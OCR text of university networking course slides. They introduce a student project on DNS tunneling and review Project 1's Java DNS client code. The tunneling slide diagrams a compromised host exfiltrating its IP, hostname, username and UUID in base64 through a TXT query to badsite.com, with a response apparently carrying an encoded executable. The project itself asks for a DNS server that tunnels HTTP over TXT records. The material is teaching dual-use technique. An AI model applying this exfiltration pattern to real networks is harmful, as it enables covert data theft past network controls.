
Presentation of Project 2

DNS Tunneling

```
java Client 139.165.99.199 ddi.uliege.be A
```




DNS Request:
Type: TXT
Query: OS44LjcuNg__-V2luNy1ob21l-SGFycnkgUG90dGVy-MjQ24oCmWFla.badsite.com
Compromised System
DNS Server
LAN/WAN
WWW
LOG
IP Address: 9.8.7.6
(base64: OS44LjcuNg__)
Hostname: Win7-home
(base64: V2luNy1ob21l)
Username: Harry Potter
(base64: SGFycnkgUG90dGVy)
System UUID: 246…XYZ
(base64: MjQ24oCmWFla)
DNS Response:
Type: TXT
Code: NOERROR
Response:
NGQ1YTkwMDAwMzAwMDAw
MDA0MDAwMDAwZmZmZjAw
MDAKYjgwMDAwMDAwMDAw
MDAwZjgwMDAwMDAKMGUx
ZmJhMGUwMGI0MDljZDIx
YjgwMTRjY2QyMTU0NjgK
Njk3MzIwNzA3MjZmNjc3
MjYxNmQyMDYzNjE2ZTZl
NmYKNzQyMDYyNjUyMDcy
NzU2ZTIwNjk2ZTIwNDQ0
ZjUzMjAKNmQ2ZjY0NjUy
ZTBkMGQwYTI0MDAwMDAw
MDAwMDAwMDAKMzNmZjgy
NzM3NzllZWMyMDc3OWVl
YzIwNzc5ZWVjMjAKOWY4

Test your server

- Transform https://submit.montefiore.ulg.ac.be/index.html into its Base32 representation: nb2hi4dthixs643vmjwws5bonvxw45dfmzuw64tffz2wyzzomfrs4ytff5uw4zdfpaxgq5dnnq======
- “=” at the end are for padding, but it can be inferred from the full length, so they are optional.
- You will all use the same “owned domain name”: tnl.test
- If your DNS server is 192.168.0.42, your query will look like:
  - `java Client 192.168.0.42` **nb2 … nnq.tnl.test** TXT
  - nslookup -type=txt -vc **nb2 … nnq.tnl.test** `192.168.0.42`
- Your DNS server will perform an HTTP request and send you back the response in the TXT answer encoded in Base64.

Multithreading

```java
public class RunnableExample implements Runnable {

    public static void main(String[] args) {
        System.out.println("Inside : " + Thread.currentThread().getName());

        System.out.println("Creating Runnable...");
        Runnable runnable = new RunnableExample();

        System.out.println("Creating Thread...");
        Thread thread = new Thread(runnable);

        System.out.println("Starting Thread...");
        thread.start();
    }

    @Override
    public void run() {
        System.out.println("Inside : " + Thread.currentThread().getName());
    }
}
```

```
ServerSocket serverSocket = new ServerSocket(portNumber);
```

```
while(! isStopped()){
    Socket clientSocket = null;
    try {
        clientSocket = this.serverSocket.accept();
    } catch (IOException e) {
        if(isStopped()) {
            System.out.println("Server Stopped.") ;
            return;
        }
        throw new RuntimeException(
            "Error accepting client connection", e);
    }

        new Thread(
        new WorkerRunnable(
        clientSocket, "Multithreaded Server")
        ).start();

}
```

Notes

Resources

- Encode and decode in/from Base64 and Base32:
  - https://gchq.github.io/CyberChef/
  - `base32` and `base64` on Linux
- “Easily” perform HTTP requests with `java.net.HttpURLConnection`
- Check: https://www.baeldung.com/java-http-request
- Multithreading:
  - https://www.baeldung.com/java-concurrency
  - https://www.callicoder.com/java-multithreading-thread-and-runnable-tutorial/
- Use the Internet (Google and Stackoverflow are your friend, but keep a critical thinking)

Guidelines

- **Hard** deadline for the 11th of December
- You can do the project alone or **in group of two**
- The statement will be available on **eCampus** during this afternoon
- Ask your questions on **eCampus**, thus when I reply to you, everyone can have the information

Review of Project 1


Notes


- Keep in mind there is **no exception** with the deadline:
  - 21 submissions on 1th at 23h59
  - 78 submissions on 2th at 23h59
  - 4 tries of submission after the deadline
- Ask your questions on eCampus to directly share the answer with everyone

```
1 usage
public byte[] toBytes(boolean withTcpLengthHeader) {
    // Allocate byte buffer
    int packetSize = getSize();
    ByteBuffer buffer = ByteBuffer.allocate( capacity: packetSize + (withTcpLengthHeader ? 2 : 0));

    // Add mandatory length header for TCP communication
    if (withTcpLengthHeader) {
        buffer.putShort((short)(packetSize & 0xffff));
    }

    // Add header bytes
    buffer.putShort((short)(_queryId & 0xffff));
    buffer.put((byte)(((_isResponse & 1) << 7) | ((_queryCode & 0xf) << 3) | ((_isAuthoritativeAnswer & 1) << 2) |
            ((_isTruncated & 1) << 1) | (_isRecursionDesired & 1)));
    buffer.put((byte)(((_isRecursionAvailable & 1) << 7) | (_responseCode & 0xf)));
    buffer.putShort((short)(_numberOfQuestions & 0xffff));
    buffer.putShort((short)(_numberOfAnswers & 0xffff));
    buffer.putShort((short)(_numberOfNameServers & 0xffff));
    buffer.putShort((short)(_numberOfAdditionalRecords & 0xffff));

    // Add payload bytes
    for (Question q : _questions) {
        buffer.put(q.toBytes());
    }

    return buffer.array();
}
```

```
1 usage
public static Packet fromBytes(byte[] bytes) throws ProtocolError {
    int packetLength = ((bytes[0] & 0xff) << 8) | (bytes[1] & 0xff);
    if (bytes.length < (packetLength + 2)) {
        throw new ProtocolError("Response does not contain enough bytes to be valid.");
    }

    Packet packet = new Packet();
    packet._queryId = ((bytes[2] & 0xff) << 8) | (bytes[3] & 0xff);
    packet._isResponse = (bytes[4] >> 7) & 1;
    packet._queryCode = (bytes[4] >> 3) & 0xf;
    packet._isAuthoritativeAnswer = (bytes[4] >> 2) & 1;
    packet._isTruncated = (bytes[4] >> 1) & 1;
    packet._isRecursionDesired = bytes[4] & 1;
    packet._isRecursionAvailable = (bytes[5] >> 7) & 1;
    packet._responseCode = bytes[5] & 0xf;
    packet._numberOfQuestions = ((bytes[6] & 0xff) << 8) | (bytes[7] & 0xff);
    packet._numberOfAnswers = ((bytes[8] & 0xff) << 8) | (bytes[9] & 0xff);
    packet._numberOfNameServers = ((bytes[10] & 0xff) << 8) | (bytes[11] & 0xff);
    packet._numberOfAdditionalRecords = ((bytes[12] & 0xff) << 8) | (bytes[13] & 0xff);

    int bytesIndex = 14;
    for (int i = 0; i < packet._numberOfQuestions; i++) {
        Question question = Question.fromBytes(bytes, bytesIndex);
        System.out.println(question);
    }

    return packet;
}
```

```
  public static void main(String[] args)
  {
    try{

      Header h=new Header();
      Question q;
      //We construct a new Header and a new Question and we print in function of the number of arguments give in entry
      if(args.length>2)
      {
         System.out.println("Question (NS="+args[0]+", NAME="+args[1]+", TYPE="+args[2]+")");
         q=new Question(args[1], args[2]);
      }
      else
      {
          System.out.println("Question (NS="+args[0]+", NAME="+args[1]+", TYPE=A)");
          q=new Question(args[1], "A");
      }

      byte[] qh=Addbytearray(h.array(), q.array());//We combine the array of the header and the question
      byte[] length=new byte[2];
      byte[] l=Intintobytearray(qh.length);//We creates a 2 bytes array corresponding of the length of the message to respect TCP convention
      length[0]=l[2];//Only the 2 last bytes interest us
      length[1]=l[3];
      byte[] message=Addbytearray(length, qh);//We combine the lengtharray with the message
      byte[] response=query(message,args[0]);//We send the message with the adress of the server and takes its response

      byte[] ancountb= new byte[2];
      ancountb[0]=response[6];//We retrieve the 2 bytes corresponding  the number of RR in the answer section
      ancountb[1]=response[7];
      int ancount=((ancountb[0] & 0xff) << 8) | (ancountb[1] & 0xff);//We convert it into an int
      String type="A";
      int TTL=0;
      int RDLENGTH;
      int firstbyteRR=qh.length;//This value correspond at the firstbyte place on an RR in the response

        for(int i=0;i<ancount;i++)
      {

          for(int k=firstbyteRR+6;k<firstbyteRR+10;k++)
                  {
                      TTL= (TTL << 8) + (response[k] & 0xff);//We convert the 4 bytes in the RR answer into a value corresponding the TTL
                  }
          RDLENGTH= ((response[firstbyteRR+10] & 0xff) << 8) | (response[firstbyteRR+11] & 0xff);//We convert the 2 bytes in the RR answer into a value corresponding the length of the data

          if(response[firstbyteRR+3]==1)//It analyse the data if the RR is of TYPE A
          {
              byte[] rdata=new byte[RDLENGTH];
          for(int k=firstbyteRR+12;k<firstbyteRR+12+RDLENGTH;k++)
                  {
                     rdata[k-firstbyteRR-12]=response[k];//retrieve the data into a smaller byte array containing only the data
                  }
              type= "A";
              System.out.print("Answer (TYPE="+type+", TTL="+TTL+", DATA=");
              for(int k=0;k<RDLENGTH;k++)
              {
                  int IP=(0  << 8)+ (rdata[k] & 0xff);//We convert each byte of the data into an int value and print it to form the IP adress
                  if(k<RDLENGTH-1)
                  {
                      System.out.print(IP+".");
                  }
```


Location: /
Name
Size
Type
Modified
src
17.0 kB
Folder
21 October 2022, 22:32
report.pdf
185.8 kB
PDF docum...
21 October 2022, 22:36


Location: /src/
Name
Size
Type
Modified
Answer.java
8.2 kB
Java source ...
21 October 2022, 22:16
Client.java
4.1 kB
Java source ...
21 October 2022, 22:16
Query.java
3.3 kB
Java source ...
21 October 2022, 22:16
Utils.java
1.4 kB
Java source ...
20 October 2022, 01:23

Forum: Forum: Project 1 (2022-2023)

Forums are made up of individual discussion threads that can be organised around a particular subject. A thread is a conversation within a forum that includes the initial post and all replies to it. When you access a forum, a list of threads appears. More Help

Create Thread Subscribe Display

Thread Actions Collect Delete

	DATE	THREAD	AUTHOR	STATUS	UNREAD POSTS	UNREAD REPLIES TO ME	TOTAL POSTS
☐	30/10/22 23:03	RR: name field	Ayoub Assaoud	Published	0	0	2
☐	27/10/22 19:44	Type de query à gérer	Thibaud Vanmechelen	Published	0	0	2
☐	26/10/22 21:39	Clarification regarding the assignment	Dana Rotheudt	Published	0	0	2
☐	26/10/22 19:38	Question projet 1	Jade Lejeune Herman	Published	0	0	2
☐	26/10/22 08:55	Connection ms8xx	Tom Weber	Published	0	0	2
☐	24/10/22 13:46	Use of I/O Stream handlers.	Guillaume Delporte	Published	0	0	3
☐	23/10/22 21:48	Query problem	Julien Hansen	Published	0	0	2
☐	22/10/22 23:31	query method	Romain Bonhomme	Published	0	0	2
☐	12/10/22 14:00	InetAddress class	Jordi Hoorelbeke	Published	0	0	3

Thread Actions Collect Delete